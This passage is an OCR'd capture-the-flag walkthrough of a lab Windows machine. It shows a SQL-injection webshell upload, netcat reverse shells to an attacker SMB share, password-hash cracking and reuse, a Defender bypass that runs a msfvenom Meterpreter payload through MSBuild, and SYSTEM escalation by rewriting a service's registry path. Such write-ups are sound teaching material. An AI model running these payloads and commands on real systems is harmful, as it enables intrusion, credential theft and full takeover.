


```
<?=`$_GET[0]`?>
```

```
3c3f3d60245f4745545b305d603f3e
```

Next, we can attempt to use the `LINES TERMINATED BY` method to upload our webshell.

```
test' LIMIT 1 INTO OUTFILE 'C:\\inetpub\\wwwroot\\product-453.php' LINES
TERMINATED BY 0x3c3f3d60245f4745545b305d603f3e-- -
```



```
POST /search_products.php HTTP/1.1
Host: 10.10.10.167
X-Forwarded-For: 192.168.4.28
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:69.0)
Gecko/20100101 Firefox/69.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,*/*;
q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://10.10.10.167/admin.php
Content-Type: application/x-www-form-urlencoded
Content-Length: 135
DNT: 1
Connection: close
Upgrade-Insecure-Requests: 1

productName=test' LIMIT 1 INTO OUTFILE
'C:\\inetpub\\wwwroot\\product-453.php' LINES
TERMINATED BY 0x3c3f3d60245f4745545b305d603f3e-- -
```

```
                    <table border="1"
cellpadding="10">
                        <thead>
                            <tr>


<th>Id</th>

<th>Name</th>

<th>Quantity</th>

<th>Category</th>

<th>Price</th>
                            </tr>
                        </thead>
                        <tbody>
                            Error:
SQLSTATE[HY000]: General error
        </tbody>
```

This is successful, and have gained command execution on the server.


```
curl http://10.10.10.167/product-453.php?0=whoami

26  Cloud Server    2   1   20  0nt authority\iusr
```

Let's create a new share in order to host Netcat and other files as needed.

```
# sudo nano /etc/samba/smb.conf

[Public]
   path = /home/Public
   writable = no
   guest ok = yes
   guest only = yes
   read only = yes
   create mode = 0777
   directory mode = 077
   force user = nobody

# sudo systemctl restart smbd
```

Stand up a Netcat listener, turn off the proxy and execute the command below in the browser, replacing the IP address and port number with your values.


```
http://10.10.10.167/product-453.php?0=\\10.10.14.3\Public\nc.exe 10.10.14.3 443
-e powershell
```



```
nc -lvnp 443
listening on [any] 443 ...
connect to [10.10.14.2] from (UNKNOWN) [10.10.10.167] 49749
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

PS C:\inetpub\wwwroot> whoami
whoami
nt authority\iusr
```

Now we have a proper shell on the system. Examination of system users using `net users` reveals a user `hector`. Let's see if we can crack the SQL hashes, as it's possible that the SQL password has been reused with their Windows user account.

```
hashcat -m 300 hashes /usr/share/wordlists/rockyou.txt --force
```



```
hashcat -m 300 hashes /usr/share/wordlists/rockyou.txt --force
hashcat (v5.1.0) starting...

<SNIP>

Dictionary cache hit:
* Filename..: /usr/share/wordlists/rockyou.txt
* Passwords.: 14344385
* Bytes.....: 139921507
* Keyspace..: 14344385

0e178792e8fc304a2e3133d535d38caf1da3cd9d:l33th4x0rhector
```

Lateral Movement

The hash for `hector` cracks, and the password is revealed to be `l33th4x0rhector`. Inspection of hector's user account reveals that they is a member of the `Remote Management Users` group, which allows them to use PowerShell Remoting and the Invoke-Command PowerShell cmdlet.

```
net.exe user hector

User name                    Hector
Full Name                    Hector
Comment
User's comment
Country/region code          000 (System Default)
Account active               Yes
Account expires              Never

<SNIP>

Logon hours allowed          All

Local Group Memberships      *Remote Management Use*Users
Global Group memberships     *None
```

Let's create a PowerShell credential and test whether the password has been reused using Invoke-Command.

```
$password = convertto-securestring -AsPlainText -Force -String "l33th4x0rhector"
$credential = New-Object -TypeName System.Management.Automation.PSCredential -
ArgumentList "CONTROL\hector",$password

# testing
Invoke-Command -ComputerName LOCALHOST -ScriptBlock { whoami } -Credential
$credential

# shell
Invoke-Command -ComputerName LOCALHOST -ScriptBlock { \\10.10.14.3\Public\nc.exe
10.10.14.3 8443 -e powershell.exe } -Credential $credential
```


This was successful, and after standing up another listener we gain a shell as hector and can gain the user flag on the desktop.

```
nc -lvnp 8443
listening on [any] 8443 ...
connect to [10.10.14.2] from (UNKNOWN) [10.10.10.167] 49786
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

PS C:\Users\Hector\Documents>
```

Privilege Escalation

Let's check the PowerShell history file, to see if there is anything interesting there.

```
gc (Get-PSReadlineOption).HistorySavePath
```




```
gc (Get-PSReadlineOption).HistorySavePath

get-childitem HKLM:\SYSTEM\CurrentControlset | format-list
get-acl HKLM:\SYSTEM\CurrentControlSet | format-list
```

It seems that hector has been looking at Registry ACLs and items under `CurrentControlSet`. Maybe they have changed the permissions somewhere. Service properties exist as subkeys and values under the `HKLM:\SYSTEM\CurrentControlSet\Services` subkey. If we have permissions to this we can potentially change the binary path for all services. Let's check the permissions of this subkey.

```
$acl = Get-ACL -Path HKLM:\SYSTEM\CurrentControlSet\Services
ConvertFrom-SddlString -Sddl $acl.Sddl | Foreach-Object {$_.DiscretionaryAcl}
```

Using the `ConvertFrom-SddlString` cmdlet to convert the SDDL, we see that hector has full control.



```
$acl = Get-ACL -Path HKLM:\SYSTEM\CurrentControlSet\Services
ConvertFrom-SddlString -Sddl $acl.Sddl | Foreach-Object {$_.DiscretionaryAcl}

<SNIP>

CONTROL\Hector: AccessAllowed (ChangePermissions, CreateDirectories, Delete,
ExecuteKey, FullControl, GenericExecute, GenericWrite, ListDirectory,
ReadExtendedAttributes, ReadPermissions, TakeOwnership, Traverse, WriteData,
WriteExtendedAttributes, WriteKey)
```


However, although we can change the binary path values, this isn't useful unless we are able to start a particular services running as a privileged user. As the OS is Windows Server 2019, we can't abuse the `SeImpersonate` or `SeAssignPrimaryToken` privileges assigned to the `localservice` or `networkservice` service accounts. We should also consider service that are already running due being configured with an automatic startup type. In those cases, although we might be able to stop a service, we might not have permissions to start it again.

So we are interested in services running as `NT AUTHORITY\SYSTEM`, which are configured with a manual start type, that we also have permissions to start. We can replicate this offline using a Windows Server 2016 or 2019 server. Evaluation versions can be downloaded from the Microsoft website. We can use the script below to find such services.

```
Get-CimInstance win32_service | % {
```

```
$result = $_ | Invoke-CimMethod -Name StartService
[pscustomobject]@{
  Result=$result.ReturnValue
  Name=$_.Name
  Account=$_.StartName
  Startup=$_.StartMode
  DisplayName=$_.Displayname
 }
} | Sort Name | where {
  ($_.Result -eq 0)`
  -and ($_.Account -eq "LocalSystem")`
  -and ($_.Startup -eq "Manual")
  }
```

This completes, and small number of services are returned. The `0` result indicates that the start service request was accepted.



```
Result      : 0
Name        : RasMan
Account     : localSystem
Startup     : Manual
DisplayName : Remote Access Connection Manager

Result      : 0
Name        : seclogon
Account     : LocalSystem
Startup     : Manual
DisplayName : Secondary Logon

Result      : 0
Name        : SensorService
Account     : LocalSystem
Startup     : Manual
DisplayName : Sensor Service
```

Let's use the `seclogon` service.


However, our shell is not in an interactive session, and we currently have limited ability to start or otherwise interact with services. The `qwinsta` command reveals that the user hector is also logged in interactively. We can migrate to an interactive process using Meterpreter. Windows Defender is enabled, and so we can use the signed Windows binary `MSBuild.exe` to execute a malicious project file such as this one.

Download the file and edit it to include the payload generated with msfvenom.

```
wget
https://gist.githubusercontent.com/dxflatline/99de0da360a13c565a00a1b07b34f5d1/raw/63586f21b84d28c121418ab78620932ec9c546e6/msbuild_sc_alloc.csproj

msfvenom --platform windows -p windows/meterpreter/reverse_tcp LHOST=10.10.14.3
LPORT=8888 -f raw 2>/dev/null | gzip | base64 -w 0
```


Copy the .csproj to our share and execute MSBuild with the UNC path of the file.

```
C:\Windows\Microsoft.NET\Framework\v4.0.30319\MSBuild.exe
\\10.10.14.3\Public\msbuild_sc_alloc.csproj
```



```
C:\Windows\Microsoft.NET\Framework\v4.0.30319\MSBuild.exe \\10.10.14.3\Public
\msbuild_sc_alloc.csproj

Microsoft (R) Build Engine version 4.8.3761.0
[Microsoft .NET Framework, version 4.0.30319.42000]
Copyright (C) Microsoft Corporation. All rights reserved.

Build started 4/22/2020 4:52:54 PM.
Original work by https://gist.github.com/subTee
Started shellcode execution..
```

This is successful, and we hand a Meterpreter shell. Let's make it more stable by migrating to explorer.exe.



```
meterpreter > ps explorer.exe
Filtering on 'explorer.exe'

Process List
============

 PID   PPID  Name          Arch  Session  User            Path
 ---   ----  ----          ----  -------  ----            ----
 4820  528   explorer.exe  x64   1        CONTROL\Hector  C:\Windows\explorer.exe

meterpreter > migrate 4820
[*] Migrating from 4960 to 4820...
[*] Migration completed successfully.
meterpreter >
```

In the existing PowerShell shell, configure the binary path of the `seclogon` service to execute a Netcat shell.

```
Set-ItemProperty -Path HKLM:\SYSTEM\CurrentControlSet\Services\seclogon -Name
"ImagePath" -Value "\\10.10.14.3\Public\nc.exe -e powershell.exe 10.10.14.3
8000"
```

Stand up two more listeners and start the `seclogon` service

```
nc -lvnp 8000
nc -lvnp 8001

meterpreter > shell
powershell -c "Start-Service seclogon"
```

In the newly caught `NT AUTHORITY\SYSTEM` shell, execute the command below to get a more stable shell.

```
cmd /c START /B "" \\10.10.14.3\Public\nc.exe -e powershell.exe 10.10.14.3 8001
```

```
nc -lvnp 8001
listening on [any] 8001 ...
connect to [10.10.14.3] from (UNKNOWN) [10.10.10.167] 49780
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

whoami
nt authority\system
```

We can now gain the root flag on the Administrator desktop.